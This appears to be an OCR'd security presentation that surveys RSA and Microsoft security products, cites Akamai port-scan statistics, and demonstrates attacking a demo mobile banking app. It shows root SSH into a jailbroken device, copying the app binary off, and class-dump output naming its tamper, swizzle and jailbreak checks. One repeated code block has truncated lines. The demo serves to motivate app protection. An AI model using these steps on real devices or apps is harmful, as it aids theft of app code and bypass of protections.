- Community Access
- KnowledgeBase

BRM FOUNDATIONS

- On-Demand Labs


ADDITIONAL EDUCATION SERVICES

- Solution Labs
- Live Classroom

RSA

BUSINESS-DRIVEN SECURITY™

Examples of software systems (it is not necessary to choose RSA, this is just an example)



RSA ARCHER SUITE


RSA NETWITNESS SUITE

RSA CYBER ANALYTICS PLATFORM

RSA SECURID SUITE

RSA FRAUD & RISK INTELLIGENCE SUITE

Another example is Microsoft



OUR **SECURITY PLATFORM**

Microsoft

Advanced Threat Analytics
Cloud App Security
Intune
Windows Server 2016
SQL Server 2016

Windows

Windows Trust Boot
Privileged Identity Management
Credential Guard
Microsoft Passport
Windows Hello
Windows Defender ATP
Windows Update for Business
Windows Information Protection


Microsoft Azure

Azure Active Directory
Azure Security Center
Azure Storage Service Encryption
Azure Key Vault
Azure Information Protection

Office 365


Advanced Threat Protection
Anti-Spam / Anti-Malware
Message Encryption
Data Loss Prevention
Threat Intelligence
Advanced Security Management

And finally the opinion of practice. Kevin Mitnick.


KEVIN MITNICK
Author and The World's Most Famous Hacker
10:30AM - Q&A
11:00AM - BOOK SIGNING
THE ART OF INVISIBILITY
The World's Most Famous Hacker Teaches You How to Be Safe in the Age of Big Brother and Big Data
AUTHOR OF THE NATIONAL BESTSELLER GHOST IN THE WIRES
KEVIN D. MITNICK
with Robert Vamosi

And the actual data. For example, network attacks, scanning of network ports.

Network attacks in case of success of hackers create dangerous penetration points for malicious programs. And look at the actual data. For example, network attacks, scanning of network ports statistics.



The Clues are there…


Figure 3-9: A rapid increase in scans of ports 23 and 2323 began on May 13, 2016

Akamai akamai.com/stateoftheinternet-security

… but we see them in hindsight.

©2016 AKAMAI | FASTER


Use the experience to predict future



Using the past to predict the future


Protect your applications including personal wearables, embedded architecture, be careful with BYOD. Hacker is enough to use just one vulnerability. You need to protect all.

Example - how to hack mobile devices.



Protecting Applications Running On Over Half a Billion Devices
Always Use Protection... Defend. Detect. Deter.

```
cstahly@Chriss-MBP-2:~$ ssh root@10.0.42.4
ssh: connect to host 10.0.42.4 port 22: Connection refused
cstahly@Chriss-MBP-2:~$ ssh root@10.0.42.2
root@10.0.42.2's password:
Permission denied, please try again.
root@10.0.42.2's password:
workshop3:~ root# find /private/var/mobile/Applications/ -name "*Bank*"
/private/var/mobile/Applications/DE7A18B1-BAA7-4906-8B47-58654D435CF7/BankDemo_client.app
/private/var/mobile/Applications/DE7A18B1-BAA7-4906-8B47-58654D435CF7/BankDemo_client.app/
BankDemo_client
/private/var/mobile/Applications/DE7A18B1-BAA7-4906-8B47-58654D435CF7/BankDemo_client.app/
BankDemo_client-Info.plist
/private/var/mobile/Applications/DE7A18B1-BAA7-4906-8B47-58654D435CF7/BankDemo_client.app/
BankDemo_client-armv7.dbg
/private/var/mobile/Applications/DE7A18B1-BAA7-4906-8B47-58654D435CF7/BankDemo_client.app/
BankDemo_client.nam
/private/var/mobile/Applications/DE7A18B1-BAA7-4906-8B47-58654D435CF7/BankDemo_client.app/
BankDemo_client.til
/private/var/mobile/Applications/DE7A18B1-BAA7-4906-8B47-58654D435CF7/Library/Caches/Snaps
hots/com.arxan.BankDemo-client
workshop3:~ root# cp /private/var/mobile/Applications/DE7A18B1-BAA7-4906-8B47-58654D435CF7
/BankDemo_client.app/BankDemo_client .
workshop3:~ root# exit
logout
Connection to 10.0.42.2 closed.
cstahly@Chriss-MBP-2:~$ scp r
```


How? Use best practices and examples.


Protecting Applications Running On Over Half a Billion Devices


```
//     class-dump is Copyright (C) 1997-1998, 2000-2001, 2004-2013 by Steve Nygard.
//

#pragma mark Named Structures

struct CGPoint {
    float _field1;
    float _field2;
};

struct CGRect {
    struct CGPoint _field1;
    struct CGSize _field2;
};

struct CGSize {
    float _field1;
    float _field2;
};

#pragma mark Typedef'd Structures

typedef struct {
    char _field1[1024];
} CDStruct_62eb8175;

typedef struct {
    unsigned int _field1;
    struct {
```





```

@protocol __ARCLiteKeyedSubscripting__
- (void)setObject:(id)arg1 forKeyedSubscript:(id)arg2;
- (id)objectForKeyedSubscript:(id)arg1;
@end

@interface BankDemo_Client : NSObject
{
    char svrAddress[24];
}

+ (id)theBankDemoClient;
- (int)tamperCheck;
- (int)swizzleDetect;
- (int)jailbreakDetect;
- (unsigned char)makePayment:(const char *)arg1:(const char *)arg2:(int)arg3;
- (unsigned char)balanceRequest:(int *)arg1;
- (unsigned char)testConnection:(id)arg1;
- (long)readMessage:(void *)arg1:(long)arg2:(int)arg3;
- (unsigned char)writeMessage:(CDStruct_272ce05f *)arg1:(unsigned int)arg2:(int)arg3;
- (unsigned char)closeConnection:(int)arg1;
- (int)openConnection;
- (id)getServerAddress;
- (unsigned char)setServerAddressString:(id)arg1;
- (unsigned char)setServerAddress:(unsigned int)arg1:(unsigned int)arg2:(unsigned int)arg3:(unsigned
int)arg4;
- (id)init;

@end
```





```

@protocol __ARCLiteKeyedSubscripting__
- (void)setObject:(id)arg1 forKeyedSubscript:(id)arg2;
- (id)objectForKeyedSubscript:(id)arg1;
@end

@interface BankDemo_Client : NSObject
{
    char svrAddress[24];
}

+ (id)theBankDemoClient;
- (int)tamperCheck;
- (int)swizzleDetect;
- (int)jailbreakDetect;
- nsigned char)makePayment:(const char *)arg1:(const char *)arg2:(int)arg3;
  nsigned char)balanceRequest:(int *)arg1;
  igned char)testConnection:(id)arg1;
  (long)readMessage:(void *)arg1:(long)arg2:(int)arg3;
  igned char)writeMessage:(CDStruct_272ce05f *)arg1:(unsigned int)arg2:(int)arg3;
  (unsigned char)closeConnection:(int)arg1;
- (int)openConnection;
- (id)getServerAddress;
- (unsigned char)setServerAddressString:(id)arg1;
- (unsigned char)setServerAddress:(unsigned int)arg1:(unsigned int)arg2:(unsigned int)arg3:(unsigned
int)arg4;
- (id)init;

@end
```
















